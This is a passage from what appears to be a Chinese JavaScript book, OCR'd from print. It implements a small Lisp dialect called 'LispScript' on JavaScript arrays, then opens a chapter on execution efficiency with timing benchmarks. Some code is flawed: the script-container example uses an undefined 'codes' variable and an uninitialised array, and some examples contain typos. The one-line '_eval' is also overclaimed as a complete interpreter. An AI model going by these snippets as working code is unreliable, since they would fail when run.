                return LispScript.Run(arguments[i][1]); //计算 arguments[i][1]的值
        }
    }
    return [];          //否则返回空表
};
```

24.3.5 函数文法

当表达式以七个原始操作符开头时，它的自变量总是要求值的。我们称这样的操作符为函数。

接着我们定义一个记号来描述通用的函数。函数表示为[lambda, [...], e]，其中 ...是原子(叫做参数)。e 是表达式。

```
[[lambda,[...],e],...]
```

称为函数调用。它的值计算规则为：每一个表达式先求值，然后 e 再求值，在 e 的求值过程中，每个出现在 e 中的的值是相应的在最近一次的函数调用中的值。例如：

```
> [[lambda,['x'],[cons,'x',[_,[b]]]],[_,a]]
[a,b]
> [[lambda,['x','y'],[cons,'x',[cdr,'y']]],[_,z],[_,[a,b,c]]]
```

```
[z,b,c]
```

实现 lambda“函数”的 JavaScript 代码如下：

```
lambda = function(args, code)
{
    if(code instanceof Array)   //如果第二个参数是表
    {
        var fun = new Function(args,
            "for(var i = 0; i < arguments.length; i++) arguments[i] = LispScript. Run
            (arguments[i]);return LispScript.Run("+code.toEvalString()+");");   //构造一个函数

        var globalFuncName = __funList.pop();   //从名称堆栈中取得函数名称

        fun._funName = globalFuncName;          //设置当前函数的名称为堆栈中取得的名称

        if(globalFuncName != null)
            self[globalFuncName] = fun;     //如果存在函数名称（非匿名函数）
                                //令 self[globalFuncName]引用这个函数

        return fun; //将函数返回
    }

    return [];      //否则返回空表
};
```

如果一个表达式的第一个元素 f 是原子且 f 不是原始操作符，并且 f 的值是一个函数[lambda,[...]]，则以上表达式的值就是 [[lambda,[...],e],...]的值。换句话说，参数在表达式中不但可以作为自变量也可以作为操作符使用，例如：

```
> [[lambda,[f],[f,[_,[b,c]]],[_,[lambda,[x],[cons,[_,a],x]]]
[a,b,c]
```

有另外一个函数记号使得函数能提及它本身，这样我们就能方便地定义递归函数。记号：

```
[label,f,[lambda,[...],e]]
```

表示 f 为一个像[lambda,[...],e]那样的函数。加上这样的特性，任何出现在 e 中的 f 将求值为此 label 表达式，就好像 f 是此函数的参数。

假设我们要定义函数[subst,x,y,z]，它取表达式 x，原子 y 和表 z 做参数，返回一个像 z 那样的表，不过 z 中出现的 y(在任何嵌套层次上)被 x 代替。例如：

```
> [subst,[_,m],[_,b],[_,[a,b,[a,b,c],d]]]
[a,m,[a,m,c],d]
```

我们可以这样表示此函数：

```
[label,subst,[lambda,[x,y,z],
            [cond,[[atom,z],
                  [cond,[[eq,z,y],x],
```

```
                    [_,t],z]]],
                [[_,t],[cons,[subst,x,y,[car,z]],
                        [subst,x,y,[cdr,z]]]]]]]
```

实现“label”的 JavaScript 代码如下：

```
label = function(funName, funDef)
{
    __funList.push(funName);    //将函数名称推入堆栈

    return LispScript.Run(funDef); //执行 lambda 函数的解析（回顾前面一段代码）
};
```

我们简记 f=[label,f,[lambda,[...],e]]为[defun,f,[...],e]，于是，上面的例子成为：

```
[defun,subst,[x,y,z],
  [cond,[[atom,z],
        [cond,[[eq,z,y],x],
             [[_,t],z]]],
                  [[_,t],[cons,[subst,x,y,[car,z]],
               [subst,x,y,[cdr,z]]]]]]
```

实现“defun”的 JavaScript 代码如下：

```
defun = function(funName, args, code)
{
    __funList.push(funName);    //将函数名称推入堆栈

    if(code instanceof Array)   //如果 code 是表
    {
        var fun = new Function(args,
            "for(var i = 0; i < arguments.length; i++) arguments[i] = LispScript.Run
            (arguments[i]);return LispScript.Run("+code.toEvalString()+");"); //构造一个函数

        var globalFuncName = __funList.pop();   //从名称堆栈中取得函数名称

        fun._funName = globalFuncName; //设置当前函数的名称为堆栈中取得的名称

        if(globalFuncName != null)
            self[globalFuncName] = fun; //如果存在函数名称（非匿名函数）

        return fun; //将函数返回
    }

    return [];      //否则返回空表
};
```

偶然地我们在这儿看到如何写 cond 表达式的缺省子句，第一个元素是 true 的子句总是会成功的。于是 [cond,[x,y],[[_,true],z]] 等同于我们在某些语言中写的 if x then y else z。

24.3.6　使用 LispScript 定义新函数

现在我们可以直接用 LispScript 定义一些新函数了,对于函数调用,具有如下结构:[FunName,[_,args]]其中 FunName 是函数名称，[_,args]是指定参数引用列表 args。

> 注意[FunName,args]也是合法的，但是和[FunName,[_,args]]有所区别，对于前者，指令在被调用之前先计算 args 的值，把计算出的值作为参数列表代入函数计算（期望 args 计算结果为 List），而后者的 args 参数列表在函数指令调用时才被计算。

函数：[isNull,x]测试它的自变量是否是空表：

```
LispScript.Run(
    [defun,'isNull',['x'],
        [eq,'x',[_,NIL]]]
);
```

例如：

```
> [null,[_,a]]
[]
> [null. [_,[]]]
true
```

函数：[and,x,y]返回 t 如果它的两个自变量都是 t，否则返回[]：

```
LispScript.Run(
    [defun,'and',['x','y'],
        [cond,['x',[cond,['y',true],[true,NIL]],
            [true,NIL]]]]
);
```

例如：

```
> [and,[atom,[_,a]],[eq,[_,a],[_,a]]]
true
> [and,[atom,[_,a]],[eq,[_,a],[_,b]]]
[]
```

函数：[not,x]返回 t 如果它的自变量的值为[],返回[]如果它的自变量的值为 t：

```
LispScript.Run(
    [defun,'not',['x'],
        [cond,['x',NIL],
        [true,true]]]
);
```

例如：

```
> [not,[eq,[_,a],[_,a]]]
```

```
[]
> [not,[eq,[_,a],[_,b]]]
true
```

函数：[join,x,y]取两个表并返回它们的连结：

```
LispScript.Run(
    [defun,'join',['x','y'],
        [cond,[[isNull,'x'],'y'],
            [true,[cons,[car,'x'],['join',[cdr,'x'],'y']]]]]
);
```

例如：

```
> [join,[_,[a,b]],[_,[c,d]]]
[a,b,c,d]
> [join,[], [_,[c,d]]]
[c,d]
```

函数：[pair,x,y]取两个相同长度的表,返回一个由双元素表构成的表,双元素表是相应位置的 x,y 的元素对。

```
LispScript.Run(
    [defun,'pair',['x','y'],
        [cond,
            [[and,[isNull,'x'],[isNull,'y']],NIL],
            [[and,[not,[atom,'x']],[not,[atom,'y']]],
             [join,[[[car,'x'],[car,'y']]],['pair',[cdr,'x'],[cdr,'y']]]
            ]]]
);
```

例如：

```
> [pair,[_,[x,y,z]],[_,[a,b,c]]]
[[x,a],[y,b],[z,c]]
```

[assoc,x,y]取原子 x 和形如 pair 函数所返回的表 y,返回 y 中第一个符合如下条件的表的第二个元素：它的第一个元素是 x。

```
LispScript.Run(
    [defun,'assoc',['x','y'],
        [cond,[[eq,[car,[car,'y']],'x'],[car,[cdr,[car,'y']]]],
            [[isNull,'y'],NIL],[true,['assoc','x',[cdr,'y']]]]]
);
```

例如：

```
> [assoc,[_,x],[_,[[x,a],[y,b]]]]
a
> [assoc,[_,x],[_,[[x,new],[x,a],[y,b]]]]
new
```

[ret,e]返回表达式计算结果

```
LispScript.Run(
    [defun,'ret',['e'],[car,['e']]]
);
```

[str,e]返回表达式计算结果的引用

```
LispScript.Run(
    [defun,'str',['e'],[_,[_,'e']]]
);
```

我们来看一下为什么要定义 ret 函数:
我想通过前面的解释和实际应用大家已经理解了引用(quote)的重要性，并且很容易证明：[[_,e]] = [e]
现在的问题是我们必须要定义一个引用的反函数 f，令[f,[_,e]] = e
而显然地 ret 正是这样一个函数。

[map,x,y]期望 x 是原子，y 是一个表，如果[assoc,x,y]非空返回[assoc,x,y]的值否则返回 x

```
LispScript.Run(
    [defun,'map',['x','y'],
        [cond,[[isNull,[assoc,'x','y']],'x'],[true,[assoc,'x','y']]]]
);
```

[maplist,x,y]期望 x 和 y 都是表，返回由 x 中的每个元素 t 求[map,t,y]的结果构成的表

```
LispScript.Run(
    [defun,'maplist',['x','y'],
        [cond,
            [[atom,[_,'x']],[map,'x','y']],
            [true,[cons,['maplist',[car,[_,'x']],'y'],['maplist',[cdr,[_,'x']],'y']]]
        ]
    ]
);
```

24.3.7　一个惊喜——_eval

至此我们能够定义函数来连接表，替换表达式等等。也许算是一个优美的表示法，那下一步呢？现在惊喜来了，我们可以写一个函数作为我们语言的解释器：此函数取任意 Lisp 表达式作自变量并返回它的值，如下所示：

```
LispScript.Run(
    [defun,'_eval',['e','a'],
        [ret,[maplist,[_,'e'],'a']]
    ]
);
```

_eval 的简洁程度或许超出了我们原先的预想，于是这样我们获得了 LispScrip 实现的一个完整的自身的解析器！

让我们回过头思考这意味着什么，我们在这儿得到了一个非常优美的计算模型。仅用 quote，atom，eq，car，cdr，cons，和 cond，我们定义了函数_eval，事实上实现了我们的语言，用它可以定义和（或）动态生成任何我们想要的额外的函数和各种文法（这一点比较重要，在下一个小节里我们会看到）。

24.3.8　其他的扩展

有了上面的函数和_eval，我们可以扩展其他更加复杂的操作。

变量的赋值操作[setq,paraName,paraValue]：

```
LispScript.Run(
    [defun,'setq',['para','val'],
        [ret,[defun,'para',[],[_eval,'val']]]]
);
```

逻辑操作符 or，[or,x,y]，返回 true 如果它的自变量有一个为 true，否则返回[]：

```
LispScript.Run(
    [defun,'or',['x','y'],
        [not,[and,[not,'x'],[not,'y']]]]
);
```

循环控制 foreach，[foreach,v,[list],[expr]]，foreach 期望 list 是一个表，依次取表中的每一个原子作为 expr 的参数进行计算，返回计算结果的表

```
LispScript.Run(
    [defun,'foreach',['v','list','expr'],
        [cond,
            [[isNull,'list'],[]],
            [true,[cons,[_eval,[_,'expr'],[['v',[car,'list']]]],['foreach','v',[cdr,'list'],
            [_,'expr']]]]
        ]
    ]
);
```

批量赋值操作 let，[let,[[a1,v1],[a2,v2]...]]：

```
LispScript.Run(
        [defun,'let',['paralist'],
            [foreach,"'v'",'paralist',[_,[setq,[car,"'v'"],[car,[cdr,"'v'"]]]]]
        ]
);
```

24.3.9　小结

现在该回过头来看看我们究竟做了什么，以及这么做有什么意义了。

首先我们用 JavaScript 实现了一个简单的向下递归的词法分析器，它能对嵌套数组的每个原子进行简单处理，加上两个辅助函数 toEvalString()、Element()和一个存放函数名称的堆栈……简单来说我们仅用了数十行代码实现了一种全新的“函数式”语言——LispScript 的完整内核。

接着我们定义了 7 个基本公设，它们分别是 quote、atom、eq、car、cdr、cons 和 cond，然后（相对较复杂地），我们定义了三种用来描述和调用函数的标记，它们分别是 lambda、label 以及 defun，于是我们成功地用另外不到百行代码实现了 LispScript 语言的核心环境。

接着（接下来的部分已经可以完全独立于 javascript）我们用 7 种原始操作符和函数定义标记 defun 定义出一些新的函数，分别是：isNull、and、not、append、pair、assoc、ret 和 str。

然后我们惊喜地发现，可以仅用一行 LispScript 指令定义出自身的“解析器”——_eval 函数。

最后我们在此基础上定义出一些略为复杂的函数，它们包括：or、setq、foreach 和 let，其中一些新函数带给我们的新语言定义变量和处理循环的能力，加上前面实现的一些函数，一个比较完善的基础环境就搭建成了。

LispScript 和 Lisp：

事实上我们依照[ref. Paul Graham.]的精彩描述用 JavaScript 实现了 LispScript，毫无疑问，它是一种 Lisp（或者 Lisp 风格的函数式语言），尽管功能上还十分简陋，但它确实是符合 Lisp 的基本思想和拥有 Lisp 的基本特性。由于 javascript 数组文法的特点，我用[]取代了[ref. Paul Graham]中的()，用逗号取代了空格作为分隔符。同[ref. Paul Graham]的文章以及目前一些标准（或者相对标准）的 Lisp 不同的是，我根据 JavaScript 灵活的特点有意弱化了 LispScript 的语法结构，这样使得 LispScript 更加灵活，也更加方便实现，然而代价是一小部分的可维护性和安全性。

最后，LispScript 还有许多需要完善的内容，例如，最明显的是它基本上还不具有基本的数值运算能力（相对而言，符号操作能力已经比较完善），另外对原子操作参数合法性的检验、副作用、延续（它得和副作用在一起才有用），动态可视域、复杂数据结构支持以及注释文法（这相当重要！）也都是它所欠缺的，不过这些功能“都可以令人惊讶地用极少的额外代码来补救”。

感谢约翰麦卡锡，这位天才早在数十年前就向我们展示了一种程序设计领域内至今无人能超越的“极致的美”，他于 1960 年发表了一篇非凡的论文，他在这篇论文中对编程的贡献有如欧几里德对几何的贡献。他向我们展示了，在只给定几个简单的操作符和一个表示函数的记号的基础上，如何构造出一个完整的编程语言。麦卡锡称这种语言为 Lisp，意为 List Processing，因为他的主要思想之一是用一种简单的数据结构表（list）来代表代码和数据。

感谢保罗格雷厄姆，他用浅显易懂的语言将 Lisp 的根源和实质展现在我们面前，令我们能够幸运地零距离体验 Lisp 的这种“超凡的美”。

如果你理解了约翰麦卡锡的 eval，那你就不仅仅是理解了程序语言历史中的一个阶段。这些思想至今仍是 Lisp 的语义核心。所以从某种意义上，学习约翰麦卡锡的原著向我们展示了 Lisp 究竟是什么。与其说 Lisp 是麦卡锡的设计，不如说是他的发现。它不是生来就是一门用于人工智能，快速原型开发或同等层次任务的语言。它是你试图公理化计算的结果（之一）。

随着时间的推移，中级语言，即被中间层程序员使用的语言，正一致地向 Lisp 靠近。因此通过理解 eval 你正在明白将来的主流计算模式会是什么样。

24.3.10　运行环境和代码容器——看看“新发明”的 LispScript 的实际表现

最后我们给出简单的运行环境和代码容器，让我们看看“新发明”的 LispScript 语言在浏览器上运

行起来是什么样子。

LispScript 调试环境：

```
LispScript 指令：（以分号分隔每条指令）<br>
<textarea cols="80" rows="20" id="code">
</textarea><br>
运行结果：<br>
<textarea cols="80" rows="5" readonly id="result">
</textarea><br>
<input type="button" value="运行" onclick="RunCode()">
<script>
//我们终于从 Lisp 的思维回归到了正常的 JavaScript
//如果你跟着我从上面走过来，是不是觉得下面这个函数看起来亲切得多了^_^
function RunCode()
{
    //得到以“;”分隔的每一段 LispScript 代码
    var codes = code.value.split(';');
    //清空结果输出框
    result.value = "";
    //循环依次执行每一段代码
    for (var i = 0; i < codes.length; i++)
    {
        try
        {
            var res = LispScript.Run(eval(codes[i]));
        }
        catch(e)
        {
            //如果语法错误，抛出异常
            result.value += "错误的 LispScript 语法!(" + e.message + ")";
            continue;
        }

        //显示结果到输出框，根据结果的不同类型（表、函数或者原子），显示成不同的格式
        if(res instanceof Array)
            result.value += res.toEvalString() + "\n";
        else if(res instanceof Function)
            result.value += "Function " + res._funName + "\n";
        else
            result.value += res + "\n";
    }
}
</script>
```

执行结果如图 24.1 所示：




图 24.1　LispScript 运行环境的代码运行结果

LispScript 简易容器：

```
<script>
    document.lispScriptExceptions = []; //存放异常信息的数组
    //循环每一个 script 标记
    for(var i = 0; i < document.scripts.length; i++)
    {
        //如果 script 的 type 为 text/LispScript
        if(document.scripts[i].type == 'text/LispScript')
        {
            try{
                //执行 LispScript 脚本
                document.lispScripts.push(LispScript.Run(eval(codes[i])));
            }
            catch(ex)
            {
                //如果出现错误，则将异常信息存入 lispScriptExceptions 数组
                document.lispScripts.push({parseError:ex});
            }
        }
    }
</script>
```

- 完整的 LispScript 源代码见随书光盘  。

24.4　总结

本章继续探讨发挥 JavaScript 动态语言能力的方法，提出了“动态构建”的概念，介绍如何“让代码去写代码”。并且展示了如何对 JavaScript 进行个性化的“语法扩展”。

本章利用正则表达式实现 JavaScript 的语法解析器，并且通过实际的例子讨论了实现个性化语法扩展的可能性。

最后，本章讨论了一个用 JavaScript 实现的类似 Lisp 的语言——LispScript，从中继续深入研究“动态构建”和函数式编程的思想精髓。

第25章 执行效率

执行效率，是一个不容忽视的主题。早在上个世纪初，冯诺伊曼和图灵两位大师分别赋予了计算机骨肉和灵魂，使得这种神奇的工具成为了真实的存在。一直到今天，几十年过去了，计算机几经变革，却仍然沿着两位天才设计的轨道进化，所有的变化，只不过是体现在执行效率的日新月异而已。作为计算工具的计算机，最基本的作用是在可以忍受的有限时间和空间求得问题的解，这里的关键是时间和空间的有限性，它们往往是评价工作是否有效的重要标准。本章正是讨论 JavaScript 这种语言在计算机体系中的执行效率问题，在一些章节里，我们可能会稍稍深入到数学中去，然而，基本原理比计算更加重要，所以你可以在弄清原理的前提下，适当地忽略一些可能需要绞尽脑汁才能弄明白的数学计算。

25.1 为什么要讨论执行效率

执行效率，一直以来是一个非常引起关注的问题，作为 Web 应用开发者，有必要在项目进行的前期就开始关注效率问题，而不是等到听到了使用中的用户抱怨，再来急急忙忙地想要一口气解决各种性能方面的瓶颈。根据以往的经验来看，JavaScript 可能导致的性能问题散布在代码的方方面面，如果前期不做足够的重视，后期简单地靠优化某一小块代码就想彻底解决性能问题几乎是不可能完成的任务。

25.1.1 来自客户的抱怨——JavaScript 能有多慢

作为拥有多年 Web 开发经验的程序员，我见过许许多多“优秀”的系统，它们利用 JavaScript 的特性实现了令人惊叹的神奇效果，让 Web 系统的交互行为媲美传统的桌面程序。这些系统的神奇特性得到了程序员、架构师、技术人员和专业领域人士的赞许。然而，而作为负责 Web 系统开发的项目经理，我却吃惊地发现这些应用了大量脚本技术的所谓的优秀系统，却很少能够作为一个成功的产品被客户所接受。在伴随着技术人员赞叹的同时，我听到的是来自客户的抱怨——抱怨这些神奇的系统和神奇的交互占用了他们多少的系统资源，以及，带来了多大的不稳定性。

> 用户使用信息系统的理由是完成工作，而不是欣赏多么有趣和神奇的界面。

为什么一个原本“优秀”的系统会招致很大的抱怨呢，最根本的就是“性能问题”。这里的性能问题是一个广义的概念，它指的是用户体验没有达到用户预期，而之所以产生这样的结果，很大程度上是因为开发者没有充分考虑在外界环境影响下的，JavaScript 的执行效率。

那么，JavaScript 的执行效率究竟如何？外部环境对 JavaScript 又会产生怎样的影响？让我们通过下面的例子来简单地测试一下：

例 25.1 代码的执行效率

```
<html>
<head>
```

```
    <title>Example-25.1 代码的执行效率</title>
</head>
<body>
<script>
<!--
//创建一个 Date 对象，用来计算程序执行的时间
var start=new Date();
//执行一个空循环
for(var i=0;i<1000000;i++)
{}
var end=new Date();
document.write("空循环:"+(end-start)+"<br/>");

var start=new Date();
//在循环中构建一个 Object 对象
for(var i=0;i<1000000;i++)
{
   var x=new Object();
}
var end=new Date();
document.write("构造对象:"+(end-start)+"<br/>");


var start=new Date();
//在循环中执行简单运算
for(var i=0;i<1000000;i++)
{
   var x=i*20;
}
var end=new Date();
document.write("简单运算:"+(end-start)+"<br/>");

var start=new Date();
//在循环中执行 eval()
for(var i=0;i<1000000;i++)
{
   eval("var x=i*20");
}
var end=new Date();
document.write("动态执行简单运算:"+(end-start)+"<br/>");


var start=new Date();
function f(i)
{
   var x=i*20;
```

```
}
//在循环中执行一个简单函数
for(var i=0;i<1000000;i++)
{
    f(i);
}
var end=new Date();
document.write("简单运算的函数封装:"+(end-start)+"<br/>");

var start=new Date();
//在循环中执行一个匿名的函数
for(var i=0;i<1000000;i++)
{
    (function()
    {
        var x=i*20;
    })()
}
var end=new Date();
document.write("闭包内简单运算:"+(end-start)+"<br/>");
-->
</script>
</body>
</html>
```

执行结果如图 25.1 所示（实际执行时，可能会得到不同的值，但是基本规律不变）：




图 25.1　代码的执行效率

从上面的结果可以看出（以上结果在 IE 6 中得到的），程序执行空循环的时间是很少的，因为只需要进行循环变量的自增和比较操作。构造简单对象的时间并不会比执行简单运算更多，而且通常构造核

心对象的时间比构造普通对象更短，因为系统核心对象的构造函数是编译过的代码。对同样的简单运算表达式，用了 eval 动态执行后，计算表达式花费的时间成倍增加，说明 JavaScript 的“动态构建”的开销还是很大的。简单函数调用不会比计算表达式花费更多的时间，这个实际上和 JavaScript 函数的实现方式有关，但是在循环体内用匿名函数，大概多花费了一倍左右的时间，这是因为它相当于每次循环需要先构造一个函数实例，然后再执行函数调用，一部分时间花费在了函数实例的构造上。

25.1.2　代码慢下来是谁的错

从上面的例子中我们可以看出，影响 JavaScript 代码效率的内部因素包括技术上的封装，构造，循环，递归，拷贝，动态执行，字符串操作，正则表达式以及闭包。而影响 JavaScript 代码的外部因素则包括浏览器，页面文档结构和网络环境。

其中，外部环境当然是开发人员所不能控制的，例如用户的网络环境和浏览器，然而，作为一个成熟的系统，我们必须就用户使用的环境给出明确合理的建议，并且在建议所许可的范围内让系统充分地支持外部环境。

而内部因素，则是需要开发人员在设计和实现的过程中真正需要充分考虑的，执行效率的问题。下面我们将按照前面总结的分类逐步深入讨论 JavaScript 的执行效率问题。

在实际讨论性能问题时，我们需要准备一个有效的测试工具，同时说明一些相关的概念。要知道，代码的执行效率分析是一种符合科学性质的实验，我们既要给出性能问题的定性答复，即为什么会有性能问题，也要给出性能问题的定量答复，即，性能究竟有多大的问题，在这里，我们理所当然地想到采用数学工具来说明问题。

继续深入探讨之前，我们先说明（或者对某些人来说是复习）一下执行效率需要考虑的几个基本的参数，换句话说，我们为执行效率问题建立一个基本的数学模型。

我们需要用到的第一个参数是解决问题的算法，记为 A，JavaScript 里，它通常被表示为一个函数或者一组具体的代码。

第二个参数是算法接受的测试样本，这是一个不确定的量，对于不同的问题有不同的含义，但同时它又是一个可以衡量的量，它通常可以表示一个算法实际执行时的数据长度、大小、循环次数等。这个量是一个变量，每一次执行，它的值可以不同，在这里我们用 N 来表示它。

第三个参数是算法执行的时间，它表示每一次具体执行算法时所花费的时间，显然它也是一个变量，每一次执行时，它的值也可以不同。这里我们用 t 来表示它。

第四个参数是算法执行时所花费的空间或所占用的资源数量，它同样是一个变量，每次执行时它的值不同，在这里我们用 r 来表示它。

现在我们将要得到我们的基本数学模型，在这个基本模型里，我们忽略其他因素，认为程序的执行效率 P，是一个关于问题算法 A、问题规模 N、执行时间 t 和执行空间 r 的函数，记 $P(A, N, t, r) = 0$。现在，我们可以通过对 A、N、t、r 中参数的测量或推断来获得对于程序执行效率的综合评价 P，在数学形式上它等价于求解方程 $P(A, N, t, r) = 0$。

在我们后面的测试中，我们会发现，时间 t 是一个连续的量，它可以对路径积分求解（线性叠加），但是，我们并没有直接测量 r 的有效手段。然而通常我们认为 t 与 r 并不具有非常强的相干性，因此在测量 t 与 N 的关系时，我们将 r 基本上视为一个不相干的或者可以忽略不计的修正量，只有在极少数的某些特定情况下，我们才不得不通过一些实验技巧来使得 t 与 r 退相干。

在具体测算时，我们通过解析几何的方法来获得在不同的 t、N 下，A、P 的对应关系(记为 P(A))，也就是绘制 t-N 的曲线，来得到 P(A)的特征，在一般情况下，我们可以判定出 P(A)具有线性、多项式或者指数特征，又或者是它们的线性和（在正常情况下，P(A)应该是一个初等函数）。

我们用一个 JavaScript 的小程序来绘制 P(A)曲线，在我们的测试模型里，我们用 A 表示实际的算法，用 N 表示测试样本，在执行的过程中计算 t（这里我们忽略 r），从而得出 JavaScript 实际的执行效率。下面是绘图程序代码:

```
//这个函数用来在文档的(x,y)像素坐标位置上绘制一个颜色为 color 的点
function DrawPoint(x, y, color)
{
   //构造一个 1 × 1 像素的位图
   var img = new Image(1, 1);
   //以指定颜色为背景
   img.style.backgroundColor = color;
   img.style.position = "absolute";
   img.style.left = x;
   img.style.top = y;
   document.body.appendChild(img);
}
//这个函数用来评估 A 算法调用测试样本集合 N 中的每一个测试样本所耗费的时间
//画出时间曲线
function P(N,A,color)
{
   var H = document.body.clientHeight-10;
   color=color||"black";
   for(var i = 0; i <  N; i++)
   {
       var sTime = new Date;
       A(i);
       var eTime = new Date;
       DrawPoint(i, H - (eTime - sTime), color);
}
}
```

25.2　封闭的代价

封闭指的是对属性的包装和保护，它包括封装、隐藏和构造对象，属于面向对象的话题。JavaScript 提供了很好的面向对象机制，然而有些遗憾的是，过多的面向对象，会对性能产生一些影响。

25.2.1　过度封装的性能问题

前面已经说过，程序的封装是为了优化结构，降低模块之间的耦合度，增加代码的可重用性，从而提高程序的开发效率，降低维护成本。然而，从程序执行的角度来讲，结构的封装，显然会在一定程度

上降低程序的执行效率。

从理论上讲，无论怎样的封装，都免不了将一种或几种同语义无关的拓扑结构引入程序代码中去，而程序拆解这种结构，自然要花费额外的时间和空间。具体而言，在 JavaScript 中则是指函数调用和构造对象，都需要花费额外的时间。其中构造大对象，是需要耗费相当多的运行时间的，下面是一个例子：

例 25.2　过度封装的代价

```
<html>
<head>
    <title>Example-25.2 过度封装的代价</title>
</head>
<script>
<!--
function DrawPoint(x, y, color)
{
    var img = new Image(1, 1);
    img.style.backgroundColor = color;
    img.style.position = "absolute";
    img.style.left = x;
    img.style.top = y;
    document.body.appendChild(img);
}

function P(N,A,color)
{
    var H = document.body.clientHeight-10;
    color=color||"black"

    for(var i = 0; i <  N; i++)
    {
        var sTime = new Date;
        A(i);
        var eTime = new Date;
        DrawPoint(i, H - (eTime - sTime), color);
    }
}
-->
</script>
<body>
<script>
<!--
//在文档装载的时候依次绘制出 fa、fb 两个函数调用的时间曲线
window.onload = function()
{
    P(300,fa,"blue");
    P(300,fb,"red");
}
//定义一个属性较多的类型
function cls(){
```

```
    this.a=10;
    this.b=10;
    this.c=10;
    this.d=10;
    this.e=10;
    this.f=10;
    this.g=10;
    this.h=10;
    this.i=10;
    this.j=10;
    //对于一些经常要被构造的对象，不要设置太多的属性，否则影响效率
    //本例构造 cls 类型的对象的时间效率如图像上的差不多 45 度角的粗斜线
};
//fa 在循环中构造 cls
function fa(i){
    var p = 50 * i;
    while(p--)var t=new cls;
//在循环中构造一个对象，随着循环次数的上升，消耗的时间急剧增加
};
//fb 仅仅是执行空循环
function fb(i){
    var p = 50 * i;
    while(p--);
    //一个空循环，随着循环次数的上升，消耗的时间增长得很慢
//时间效率如图像下方靠近横轴的细斜线
};
-->
</script>
</body>
</html>
```

执行结果如图 25.2（1）、（2）所示：




图 25.2（1）　对象和空循环的执行效率

图 25.2（2）　大对象的构造导致脚本执行速度太慢

25.2.2　信息隐藏的利弊

也许，受上面例子的影响，许多开发人员会对采用闭包和接口封装技术来实现 JavaScript 应用持保留态度，也有许多受过性能问题之苦的开发人员坚决地反对 JavaScript 的封装，但是，我要说的仍然是，万事没有绝对，一个最基本的原则就是把握好分寸，在最适合的场合用最恰当的方法，往往能够获得最佳的效果。

下面通过例子比较来说明，JavaScript 设计和实现中，信息隐藏的利与弊：

例 25.3　信息隐藏的利弊

```
<html>
<head>
    <title>Example-25.3 信息隐藏的利弊</title>
</head>
<script>
<!--
function DrawPoint(x, y, color)
{
    var img = new Image(1, 1);
    img.style.backgroundColor = color;
    img.style.position = "absolute";
    img.style.left = x;
    img.style.top = y;
    document.body.appendChild(img);
}

function P(N,A,color)
{
    var H = document.body.clientHeight-10;
    color=color||"black"

    for(var i = 0; i <  N; i++)
    {
```

```
            var sTime = new Date;
            A(i);
            var eTime = new Date;
            DrawPoint(i, H - (eTime - sTime), color);
        }
    }
    -->
    </script>
    <body>
    <script>
    <!--
    window.onload = function()
    {
        P(300,fa,"blue");
        P(300,fb,"red");
    }
    //foo 的 a、b 属性是公有的
